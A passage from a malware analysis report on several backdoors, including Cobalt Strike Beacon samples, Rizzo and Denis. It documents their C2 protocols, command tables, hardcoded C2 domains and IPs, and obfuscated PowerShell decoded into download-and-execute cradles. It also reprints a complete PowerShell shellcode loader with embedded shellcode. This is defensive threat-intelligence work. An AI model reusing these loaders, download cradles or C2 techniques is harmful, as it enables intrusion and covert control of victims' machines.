Figure 47: Stack-based string decryption

```
decr_loop:                                ; CODE XREF: decrypt_string+1B↑j
                                           ; decrypt_string+52↑j
        mov    ecx, [esi+decr.enc_bytes_p]
        mov    cl, [ecx+eax*4]
        mov    edx, [esi+decr.dec_str_ptr]
        mov    [eax+edx], cl
        mov    edx, [esi+decr.dec_str_ptr]
        lea    ecx, [eax+edx]
        mov    dl, byte ptr [esi+decr.key]
        xor    [ecx], dl
        mov    ecx, [esi+decr.key]
        inc    ecx
        and    ecx, 800000FFh
        jns    short loc_58FA6B
        dec    ecx
        or     ecx, 0FFFFFF00h
        inc    ecx

loc_58FA6B:                                ; CODE XREF: decrypt_string+41↑j
        inc    eax
        mov    [esi+decr.key], ecx
        cmp    eax, [esi+decr.length]
        jnl    short decr_loop
```

Figure 48: String decryption loop

The following URLs are hardcoded in the binary:

- rss.honoremanson[.]com (89.249.65.134, 185.244.213.28)
- repo.paigehertzog[.]com (89.249.65.134, 185.244.213.28)
- ssl.wolfgangneudorf[.]com (89.249.65.134, 185.244.213.28)
- help.angelinagerste[.]com (69.64.147.33, 185.244.213.28)
- mms.garyschulze[.]com (69.64.147.35, 91.195.240.103)

The backdoor also maintains a hardcoded list of ports to use, including 443, 1364, and 35357.

After sending an initial handshake, composed of two hardcoded values (request code and victim's ID) buried inside pseudo-random data, the backdoor will send the contents of the "Key" value from [HKLM\HKCU]\Software\Microsoft\GameCenter\Identity. If this value is empty or doesn't exist, the malware will send a hardcoded string instead.

```

mov     byte ptr [ebp+debug_code], 8
call   c2_send          ; send content of "Key" value under
                        ; [HKLM\HKCU]\Software\Microsoft\GameCenter\Identity
lea    eax, [ebp+resp_session_id]
push   eax
lea    ecx, [ebp+resp_field_24]
push   ecx
lea    edx, [ebp+resp_field_15]
push   edx
lea    eax, [ebp+resp_compress_bool]
push   eax
lea    ecx, [ebp+resp_field_1B]
push   ecx
lea    edx, [ebp+resp_compressed_bool]
push   edx
lea    eax, [ebp+resp_0C]
push   eax
lea    ecx, [ebp+resp_field_8]
push   ecx
mov    ecx, [esi]
lea    edx, [ebp+resp_field_7]
push   edx
mov    edx, socket_select_count
lea    eax, [ebp+c2_message_data]
push   eax          ; msg_data_buffer
push   ecx          ; socket
push   edx          ; select_count
lea    ecx, [ebp+resp_command_code]
call   recv_parse_command
cmp    eax, ebx
jg     continue_

```

Figure 49: C2 communication

The C2 server is expected to respond first with a header, that will indicate the size of upcoming packet, followed by a value that will be written by the backdoor to the same registry location. Then, the C2 communicates with the backdoor by sending a header containing command code and length of parameters, followed by a packet containing the command parameters string.

C2

Protocol

The standard C2 request/response consists of a 40-byte header packet, that includes the request code, hardcoded value (bot version or victim ID), compression indicator and length of upcoming data, and is padded with pseudo-randomly generated bytes. If the length field is not 0, the header is followed by a variable size packet containing data and optionally compressed with LZHAM algorithm.

The header of each C2 command packet additionally contains the command code, length of session ID, length of uncompressed data (optionally), and two boolean values indicating if the data is compressed and if the backdoor should compress the response. The size of the data packet is calculated by combining the length of data with the length of session ID. The session ID value sent by the C2 is prepended to the data packet in the backdoor's response.

Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0000	1 byte	random byte	0x02	
0x0001	2 bytes	hardcoded 0xC19A	hardcoded 0x7266	
0x0003	4 bytes	zero	length of data	length of data
0x0007	1 byte	random byte	[copied from C2 request packet]	
0x0008	4 bytes	random dword	[copied from C2 request packet]	
0x000C	2 bytes	random word	[copied from C2 request packet]	
0x000E	2 bytes	bot version / victim ID	bot version / victim ID	
0x0010	1 byte	random byte	compressed bool	compressed bool
0x0011	4 bytes	zero	decompressed size	decompressed size
0x0015	2 bytes	random word	[copied from C2 request packet]	
0x0017	4 bytes	random dword	command code	command code
0x001B	1 byte	random byte	[copied from C2 request packet]	
0x001C	4 bytes	zero	backdoor error code	

Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0020	1 byte	random byte	compressed bool	compress response bool
0x0021	2 bytes	random word	length of session ID	length of session ID
0x0023	1 byte	random byte	zero	
0x0024	4 bytes	random dword	[copied from C2 request packet]	

Address	Hex dump	ASCII
005F1A00	6C 9A C1 00 00 00 00 0A AC 6F 71 80 AB 37 8F 44	lÿ±.....%oqç%7AD
005F1A10	35 00 00 00 00 EC 30 03 36 0D F4 37 00 00 00 00	5....ÿ0E6.117....
005F1A20	35 00 E5 35 85 FB 8F E1 46 1F F4 51 1F EE 00 00	5.85á' AßF¶1Q?±"...

Figure 50: Initial C2 packet with request code and victim ID highlighted in red

Address	Hex dump	ASCII
005F1AF0	08 66 72 40 00 00 00 04 A7 EC 65 4E E8 8F 8F 44	fr0...♦0ÿeNþAAD
005F1B00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?.....
005F1B10	00 00 00 00 4A F1 3B 0E 36 00 32 00 36 00 30 00J±;#6.2.6.0.
005F1B20	33 00 38 00 38 00 38 00 31 00 31 00 31 00 34 00	3.8.8.8.1.1.1.4.
005F1B30	32 00 35 00 36 00 37 00 34 00 31 00 33 00 35 00	2.5.6.7.4.1.3.5.
005F1B40	38 00 38 00 33 00 35 00 34 00 36 00 33 00 32 00	8.8.3.5.4.6.3.2.
005F1B50	38 00 35 00 38 00 34 00 28 1F F4 3F 17 EE 00 00	8.5.8.4.(¶11?±"...

Figure 51: Second packet. RED: request code, size of data, victim id, compression bool; GREEN: data – hardcoded key

Commands

Command Code	Parameters	Description
0x04B604C5	Timeout value	Set connection timeout
0x089BE370	-	Check process token membership
0x036E7BDA	-	Get user name
0x2E6C900F	-	Get content of "Cert" value under [HKLM HKCU] Software\Microsoft\GameCenter\Identity
0x1A18C8D2	-	Get title bars of all visible windows (format: "[hWnd] - [title]")
0x2EC5A3F2	-	Get current process ID
0x0945C6BD	-	Get system version
0x0C963EDB	-	Get bot version or victim ID; returns hardcoded value
0x102800DC	CSIDL value, Directory name	Create directory
0x2E9E2C74	-	Get system uptime in seconds
0x12173B0D	-	Get info about installed software from [HKLM HKCU] \ SOFTWARE\Microsoft\Windows\CurrentVersion\ Uninstall (DisplayName, DisplayIcon, DisplayVersion)
0x133B0B08	Desired access, inherit handle, PID	Kill specified process
0x043ADA05	-	Get computer name
0x012E14E4	Integer value	Set number of tries for socket select function
0x34DA0158	Error mode value	Set error mode
0x11432FB0	Command line	Create specified process and read the standard and error output through pipe
0x10EFFFEE	Key, subkey, desired access, value name	Delete specified registry value
0x0310A35C	-	Get current module filename
0x0369669B	?	Get current module filename #2
0x16BAA536	Sleep timeout	End current session, set sleep timeout
0x208B4194	Source CSIDL, source filename, destination CSIDL, destination file name, overwrite existing bool	Copy specified file

Command Code	Parameters	Description
0x28FFE0B5	CSIDL, application name, startup flags, show window bool, creation flags	Create specified process
0x17878D60	-	Get network adapters info
0x03BAEAA1	CSIDL, filename, desired access, share mode, creation disposition, attributes	Read specified file
0x22BD3A5E	-	Query "ID" value under [HKLM HKCU]\Software\Microsoft\GameCenter\Identity
0x06C1E522	?	Send hardcoded "3333330" string
0x166378C6	CSIDL, file name and export name, unload bool, error mode	Load specified DLL and call specified export
0x02E03AE7	CSIDL, file name, desired access, share mode, creation disposition, attributes	Write specified file
0x0973061D	Key, subkey, desired access, value name, type, data	Create registry key and set specified value
0x02F0EC15	CSIDL, file name	Delete specified file
0x0170EFEC	-	Query "Counter" value under [HKLM HKCU]\Software\Microsoft\GameCenter\Identity
0x0B349923	Flags, desired access, inherit handle	Enumerate process modules (format: "[pid] - module_name")
0x070A23FA	Key, subkey, desired access, value name	Query specified registry value
0x2876AF0F	list of socket options to set	Set socket options
0x0B779642	Destination CSIDL, destination file name, user agent, access type, flags 1, server name, port, HTTP verb, resource name, flags 2	Download file using WinHTTP APIs
0x051EAD96	Source CSIDL, source filename, destination CSIDL, destination file name, flags	Move file
0x2D882E6F	Network resource, WQL query	Execute WMIC query
0x1B443920	CSIDL, file names and export names, unload bool, error mode	

Backdoor Error Codes

Code	Description
0x02D2C5E1	Network monitor found
0x387827FB	Socket connection error
0x04D9511C	Error while receiving/parsing a command
0x05ECCA87	Error while processing a command
0x00B09E93	Error while parsing command parameters
0x00CE92B0	Error while sending response
0x04378165	Error allocating memory
0x018260B2	Generic try/catch error in C2 communication routine
0x00FB8F3D	Generic try/catch error in C2 communication routine
0x059E8E59	Generic try/catch error in command processor routine
0x04E3FB5A	Generic try/catch error in parameter parsing routine

CobaltStrike Beacon #1

Classification	Malware/Backdoor
Aliases	PowerShell/Win32 PE (DLL)
Size	279 KB (286,001 bytes)
Type	user.ico
File Name	November 2017
Observed	November 2017

Overview

This PowerShell script unpacks a copy of Beacon from the Cobalt Strike penetration testing framework.

When launched, it tries to reach adstripstravel.com/activity over HTTP (the same host it was originally downloaded from):

```
02:18:08.296962 IP 10.10.80.10.57053 > 10.10.80.1.53: 64144+ A? adstripstravel.com. (36)
02:18:08.297804 IP 10.10.80.1.53 > 10.10.80.10.57053: 64144 1/0/0 A 10.10.80.1 (52)
02:18:13.318361 ARP, Request who-has 10.10.80.10 tell 10.10.80.1, length 28
02:18:13.318571 ARP, Reply 10.10.80.10 is-at 08:00:27:ea:a7:4e, length 46
02:18:35.678268 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [S], seq 3086792919, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sack0
02:18:35.678309 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [S.], seq 3281334794, ack 3086792920, win 29200, options [mss 1460,nop,nop,
02:18:35.678468 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 1, win 16425, length 0
02:18:35.679984 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [P.], seq 1:387, ack 1, win 16425, length 386: HTTP: GET /activity HTTP/1.1
02:18:35.680007 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [.], ack 387, win 237, length 0
02:18:35.680221 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.881872 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.882206 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 443, win 16314, options [nop,nop,sack 1 {1:443}], length 0
```

Figure 52: C2 Traffic from Beacon DLL

Is this a modified version of Beacon or straight out-of-the-box?

The single exported function common to the Beacon DLL provides a pivot, linking a further 260 samples. Similarity between these and our payload is measured using the command line tool “tlsh”. From this, we determine 201 samples have a score of ≤ 64 (out of 1000; i.e., very similar). BinDiff indicates the closest matching sample is 96% similar.

Comparison between the closest matching sample and our payload DLL reveals a lack of HTTP proxy support. This feature was added in Cobalt Strike 3.7. A further two unmatched functions in our pivot sample add support for file copying and moving – another feature added in Cobalt Strike 3.7.




Figure 53: Proxy support in pivot sample

```
33 FF      xor     edi, edi
57        push   edi           ; dwFlags
57        push   edi           ; lpszProxyBypass
57        push   edi           ; lpszProxy
57        push   edi           ; dwAccessType
FF 75 10   push   [ebp+lpszAgent] ; lpszAgent
FF 15 C8 52 36 05 call   ds:InternetOpenA
```

Figure 54: Null proxy arguments in payload DLL

The pivot sample also includes functions relating to process manipulation. Version 3.8 of Beacon released in May 2017, added the "ppid" command "to enable consent.exe to launch elevated processes with the non-elevated requester as the parent".

There are no primary unmatched functions, meaning the payload DLL is an unmodified version of Beacon from Cobalt Strike 3.6 or earlier.

Deployment

The following event was observed during forensic investigations:

```
Windows PowerShell/PowerShell ID [600] :EventData/Data -> [0] Variable[1] Started[2]
ProviderName=Variable NewProviderState=Started SequenceNumber=11 HostName=ConsoleHost
HostVersion=4.0 HostId=12988b1b-e7f7-43ee-a01f-0eb01b11ea22 HostApplication=POWershElL
-nONiNtera -noL -noprOFI -EXE bYpasS -nOEXIT -w HIdDEN -coMma " $(Set-ItEM 'variAble:OFS'
' ' )" +[strINg](( 95 -83-78-54 - 62-62 - 120-115-97 - 59 -121- 116 - 124- 115 -117- 98 - 54
- 120-115 - 98-56 -97 -115-116 -117 -122-127- 115-120-98-63 -56 -114 - 121-97- 120 - 122
-121-119 - 114- 101-98 -100-127- 120 -113 -62-49- 126-98 -98-102 -44-57 -57 -119 - 114- 101-
98-100-127 - 102-101-98 - 100-119 -96-115 - 122- 56 - 117-121-123- 57-100- 115 -101 - 121
- 99 -100 -117-115-101 -57 -127- 123 -119 - 113-115 -101-57 -127-123- 113 -56 - 102 -120-
113-49- 63- 63 ) |FoReACh {[ChAr] ( $_-bxoR 0x16 ) } )+"$( Sv 'OFS' ' ' ) " |. ((gET-VaRiabLe
'*Mdr*').Name[3-11-2]-joIN' ' ) EngineVersion= RunspaceId= PipelineId= CommandName= CommandType=
ScriptName= CommandPath= CommandLine=- EventData/Binary -> empty
```

Figure 55: PowerShell event

The decoded PowerShell evaluates to:

```
IEX((new-object net.webclient).downloadstring('http://adstripstravel.com/user.ico'))
```

Figure 56: Decoded PowerShell

CobaltStrike Beacon #2

Classification	Malware/Backdoor
Size	282 KB (289,385 bytes)
Type	PowerShell/Shellcode
File Name	img.png
Observed	November 2017

Overview

This PowerShell script contains a simple shellcode backdoor operated over named pipe and appears to be a component relating to CobaltStrike Beacon's malleable C2. Several versions of this backdoor have been observed using subtly different pipe names with the format:

```
\\.\pipe\status_# (where # is replaced with an integer)
```

Deployment

The following event was observed during forensic investigations:

```
Windows PowerShell/PowerShell ID [600] :EventData/Data -> [0] Variable[1] Started[2]
ProviderName=Variable NewProviderState=Started SequenceNumber=11 HostName=ConsoleHost
HostVersion=4.0 HostId=fcb07468-ed83-4082-b089-e92e26b6ed33 HostApplication=POwersheLL -NOex
-wInDOWSTYL HiDden -nOLOgo -EXECUtIoNpOl BYPaSs -NOPr -nOninTERacti -Comman . ((geT-vARiAble
'*mDR*').namE[3-11-2]-JoiN'' ) (" $( SeT 'Ofs' '' ) "+[STriNg]( (82- 94 - 67-59-51 - 51-
117-126 -108- 54- 116 -121 -113 - 126 -120 - 111 -59 -117-126-111 -53 -108 - 126 -121- 120
- 119 - 114- 126 -117- 111-50 -53 -127 -116 -108-117-119- 116 -122 - 127- 104- 111 - 105-114
- 117- 124 - 51-60- 115- 111 - 111- 107 - 33- 52 - 52-122-127-104-111 - 105 - 114 - 107- 104
-111 -105- 122 - 109- 126 -119 - 53 -120-116 -118-52 - 110 - 104-126-105 -53 - 114- 120-116-
60 -50- 50) |foReACH { [char] ( $_ -bxoR 0x1b )})+" $(set 'Ofs' '' )" EngineVersion=
RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=-
EventData/Binary -> empty
```

Figure 57: PowerShell event

The decoded PowerShell evaluates to:

```
IEX((new-object net.webclient).downloadstring('http://adstripstravel.com/resources/images/
img.png'))
```

Figure 58: Simple PowerShell downloader

Behavior

The downloaded payload was ultimately executed as a service to maintain persistence:

```
System/Service Control Manager ID [7045] :EventData/Data -> ServiceName = b8d0bfd
ImagePath = %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand
<Base64 encoded command>
```

Figure 59: System event showing PowerShell one-liner service

The Base64 encoded command from the event decodes to:

```

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_addre  ss {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
    $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).GetType('Microsoft.
Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.
InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))), $var_
procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.
Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.
CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_
type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAYInlMdJkilIwilIMi1IUi3IoD7dKJjH/
McCSPGF8Aiwgwc8NAcfi8FJXilIQi0I8AdCLQHIFwHRKADBQi0gYilggAdPjPEmLNIsBljH/McCswc8Nacc44HX0A334030k
deJYilgkAdNmiwxLilgcAdOLBIsB0IleJCRbW2FZwlH/4FhfWosS64ZdMcBqQGgAEAAAaP//BwBqAGhYpFPl/9VQ6agAAAB
aMclRUWgAsAQAAaCwBABqAWoGagNSaEVw39T/1VCLFCRqAFJoKG994v/VhcB0bmoAagBqAInmg8YEieKDwgiLfCQMAGBWag
RSV2itnl+7/9WLVCCQagBWAaAgAABSV2itnl+7/9WFwHQUi0wkBIsEJAHiiQqki1QkEAHC69eLfcQMv2jA+t38/9VXaMaWh
1L/1YsEJITmJAg5wXQHaPC1o1b/1f9kjBDoU/////1xcLlxwaxBlXHN0YXRlc180NTk4AA==")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])).Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll CreateThread), (func_get_delegate_type @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr]) ([IntPtr])).Invoke([IntPtr]::Zero, 0, $var_buffer, [IntPtr]::Zero, 4,
[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
kernel32.dll WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32])).Invoke($var_
hthread, 0xfffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}

```

Figure 60: DKMC PowerShell shellcode loader

The above code is used to execute arbitrary shellcode, and appears to be based on exec-sc.ps1 from DKMC (Don't Kill My Cat):

<https://github.com/Exploit-install/DKMC/blob/master/core/util/exec-sc.ps1>

The injected shellcode payload (stored in \$var_code) creates a named pipe called “\\.\pipe\status_4598”:

```

00000000 FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B .....^....d.R0.
00000010 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 R..R..r(..J&1.1.
00000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 .<a|.,,.....
00000030 8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 .R..B<.T.@x...J.
00000040 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B ...H..X...<I.4.
00000050 01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4 ....1.....
00000060 03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B .}.j}$u...X$....
00000070 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 .K.X..Y...b.D$$
00000080 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D [[aYZQ....Z....
00000090 31 C0 6A 40 68 00 10 00 00 68 FF FF 07 00 6A 00 1..@h....h....j.
000000A0 68 58 A4 53 E5 FF D5 50 E9 A8 00 00 00 5A 31 C9 hX.S...P....Z1.
000000B0 51 51 68 00 80 04 00 68 00 B0 04 00 6A 01 6A 06 QQh....h....j.j.
000000C0 6A 03 52 68 45 70 DF D4 FF D5 50 8B 14 24 6A 00 j.RhEp.....$j.
000000D0 52 68 28 6F 7D E2 FF D5 85 C0 74 6E 6A 00 6A 00 Rh(o).....nj.j.
000000E0 6A 00 89 E6 83 C6 04 89 E2 83 C2 08 8B 7C 24 0C j.....|$$.
000000F0 6A 00 56 6A 04 52 57 68 AD 9E 5F BB FF D5 8B 54 j.Vj.RWh...Q.T
00000100 24 10 6A 00 56 68 00 20 00 00 52 57 68 AD 9E 5F $.j.Vh...RWh.._
00000110 BB FF D5 85 C0 74 14 8B 4C 24 04 8B 04 24 01 C8 ..B.....L$.$.
00000120 89 04 24 8B 54 24 10 01 C2 EB D7 8B 7C 24 0C 57 ..$.T$......|$$.W
00000130 68 C0 FA DD FC FF D5 57 68 C6 96 87 52 FF D5 8B h.....hl..R.Q.
00000140 04 24 8B 4C 24 08 39 C1 74 07 68 F0 B5 A2 56 FF $.L$.9...h....
00000150 D5 FF 64 24 10 E8 53 FF FF FF 5C 5C 2E 5C 70 69 ..d$......\\.\pi
00000160 70 65 5C 73 74 61 74 75 73 5F 34 35 39 38 00 pe\status_4598..

```

Figure 61: Shellcode payload

Any data read from the named pipe is executed directly as shellcode, allowing the threat actor to deploy additional payloads.

Rizzo

Classification	Malware/Backdoor
Aliases	PHOREAL (FireEye)
Size	304KB
Type	Win32 PE (DLL)
File Name	mobsync.exe
Observed	2018

Overview

Rizzo is a very simple backdoor that is capable of creating a reverse shell, performing simple file I/O and top-level window enumeration. It communicates to a list of four preconfigured C2 servers via ICMP on port 53.

Behavior

Upon execution of the exported “DllEntry” function, Rizzo proceeds to initialize Winsock 2.2 before creating a run once mutex:

```
Local\\{5FBC3F53-A76D-4248-969A-31740CBC8AD6}
```

Figure 62: Rizzo run-once mutex

The malware then tries to resolve the hardcoded C2 domain names. The list of domains are stored in an RC4 encrypted RT_RCDATA/2 resource.

00047A24	OD FD 3B B6 OB E6 A6 F7 74 7F 3B 3E EO 1A 38 C9	•ý;Œ•æ ÷t□;>à•8É
00047A34	CE CB BD 26 46 CC 95 80 D6 47 8E 6F 28 C4 F9 38	îÈ%&Fî•eÖGžo(Àù8
00047A44	8C 9E C1 AE C7 08 1D 67 49 00 4C C7 5B 4E 33 F1	œžÁ@Ç••gI•LÇ[N3ñ
00047A54	8D OE 8E 1C CC 7A C6 FO EB 06 62 OF E7 45 DC 90	□•ž•Ízžšë•b•çEü□
00047A64	82 69 CF 35 A1 F8 3B 74 6E 1C D7 9C 5A 00 2F 44	,iİ5;ø;tn•œZ•/D
00047A74	A9 82 OB 56 8E OA 18 F8 F4 A8 D9 OE D2 22 70 B4	©,•Vž••šó•Û•Ó•p•
00047A84	1E D2 5F	•ó_

Figure 63: RC4DATA resource containing RC4 key (in red) followed by encrypted C2 URLs

003F21B0	61 6C 69 76 65 2E 69 6E 6E 69 65 6C 6D 65 73 2E	alive.innielmes.
003F21C0	63 6F 6D 3B 72 6F 75 74 65 2E 72 6E 6F 75 61 72	com;route.rnouar
003F21D0	72 65 74 74 65 2E 63 6F 6D 3B 74 74 6C 2E 61 72	rette.com;t1l.ar
003F21E0	6C 61 65 72 72 79 2E 63 6F 6D 3B 77 73 75 73 2E	laerry.com;wsus.
003F21F0	61 6E 67 65 6C 68 6E 61 64 6F 6E 6E 65 74 2E 63	angelhнадонnet.c
003F2200	6F 6D 3B 00 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA	om;...ë .ë .ë

Figure 64: Decrypted C2 addresses

gethostbyname	hostname: alive.innielmes.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: route.rnouarrette.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: ttl.arlaerry.com
July 23, 2018, 12:31 p.m.	
gethostbyname	hostname: wsus.angelhнадонnet.com
July 23, 2018, 12:31 p.m.	

Figure 65: Rizzo C2 domains

The backdoor also sets two values, "T" and "U", under the HKCU\SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} registry key. The registry path is stored as a stack-based, RC4 encrypted string:

```

push    0FFh          ; size_t
lea     ecx, [ebp+rc4_keystream+1]

mov     [ebp+var_4], esi
push    esi           ; int
push    ecx           ; void *
mov     [ebp+var_1D4], 1
mov     [ebp+rc4_keystream], al
call    _memset
lea     eax, [ebp+rc4_key]
xor     edx, edx
lea     edi, [esi+17h] ; key len
push   eax
lea     esi, [ebp+rc4_keystream]
mov     [ebp+var_CC], dx
call    rc4_schedule_key
lea     ecx, [ebp+enc_string]
push   ecx
lea     ecx, [edi+6Dh] ; string len (0x17 + 0x6D)
lea     edx, [ebp+enc_string]
mov     eax, esi      ; key
call    rc4_decrypt   ; SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B}
mov     eax, [ebp+var_1D0]

```

Figure 66: String decryption

C2

Protocol

In order to bypass firewalls and fly under the radar, the backdoor uses the ICMP protocol to communicate with the C2 server.

```
add     esp, 10h
mov     [esi+c2.buffer], edi
mov     [esi+c2.icmp_reply_buffer], edi
call   ds:IcmpCreateFile
mov     ebx, ds:CreateEventW
push   edi           ; lpName
push   edi           ; bInitialState
push   edi           ; bManualReset
push   edi           ; lpEventAttributes
mov     [esi+c2.icmp_handle], eax
call   ebx ; CreateEventW
push   edi           ; lpName
push   edi           ; bInitialState
push   edi           ; bManualReset
push   edi           ; lpEventAttributes
mov     [esi+c2.event_handle_1], eax
call   ebx ; CreateEventW
mov     [esi+c2.event_handle_2], eax
```

Figure 67: Creating an ICMP handle

```
mov     ecx, [esp+104h+icmp_struct]
mov     eax, [ecx+icmp.req_size]
mov     edi, [esp+104h+RequestData]
add     esp, 10h
add     eax, 1Ch
mov     [ebx+c2.req_size], eax
mov     edx, [ecx+icmp.timeout]
movzx  ecx, word ptr [ecx+icmp.req_size]
push   edx           ; Timeout
mov     edx, [ebx+c2.destination_address]
push   eax           ; ReplySize
mov     eax, [ebx+c2.icmp_reply_buffer]
push   eax           ; ReplyBuffer
mov     eax, [ebx+c2.icmp_handle]
push   0             ; RequestOptions
push   ecx           ; RequestSize
push   edi           ; RequestData
push   edx           ; DestinationAddress
push   eax           ; IcmpHandle
call   ds:IcmpSendEcho
```

Figure 68: Backdoor communication through ICMP

The C2 command packets have the following format:

Offset	Size	Description
0x0000	4 bytes	Magic, or session ID
0x0004	4 bytes	Command code
0x0008	variable	Command parameters

The backdoor response header consists of the following information:

Offset	Size	Description
0x0000	4 bytes	Magic/ID (copied from the request)
0x0004	4 bytes	Length of header (hardcoded 0x0C)
0x0008	4 bytes	Error code
0x000C	4 bytes	Original data size
0x0010	4 bytes	Compressed data size
0x0014	Variable	Compressed response

Commands

Command Code	Parameters	Description
3	Application name Command line	Create process
4	Path	Copy specified file to %TEMP% folder
5	Command line	Reverse shell
6	File name Compressed data	Decompress data sent by C2 and write it to a specified file on disk
7	Value data	Set registry value "U" under SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B} key to provided data
8	-	Enumerate windows
15	Path	Directory listing
16	Existing file path New file path	Move file
17	Path	Delete file
18	-	Get logical drives
19	Path	Create directory
20	Path	Remove directory

Denis

Classification	Malware/Backdoor
Aliases	SOUNDBITE (FireEye)
Size	< 300KB
Type	Win32 PE (EXE)
File Name	CiscoEapFast.exe, WerFault.exe, SwUSB.exe, msprivs.exe, SndVolSSO.exe
Observed	2016

Overview

Denis is a simple backdoor developed by the OceanLotus Group, well observed in-the-wild and renowned for using DNS tunneling as a transport mechanism for C2 communications.

Denis is typically deployed early in the attack lifecycle, and it appears to be less tailored/targeted than the more advanced backdoors that are utilized once a foothold has been established within an environment.

Behavior

Upon execution, Denis imports the bulk of its runtime APIs dynamically, with the DLL and function names encoded as stack-based strings:

```

mov [ebp+var_28], 0C1F4E5CEh
mov [ebp+var_24], 0F5C2E9F0h
mov [ebp+var_20], 0F2E5E6E6h
mov [ebp+var_1C], 0E5E5F2C6h
mov [ebp+var_18], 0
mov [ebp+var_14], 0D7F4E5CEh
mov [ebp+var_10], 0E1F4F3EBh
mov [ebp+var_C], 0C9F4E5C7h
mov [ebp+var_8], 0EFE6EEh
mov [ebp+var_3C], 0FFC5FFCEh
mov [ebp+var_38], 0FFC1FFD4h
mov [ebp+var_34], 0FFC9FFD0h
mov [ebp+var_30], 0FFB2FFB3h
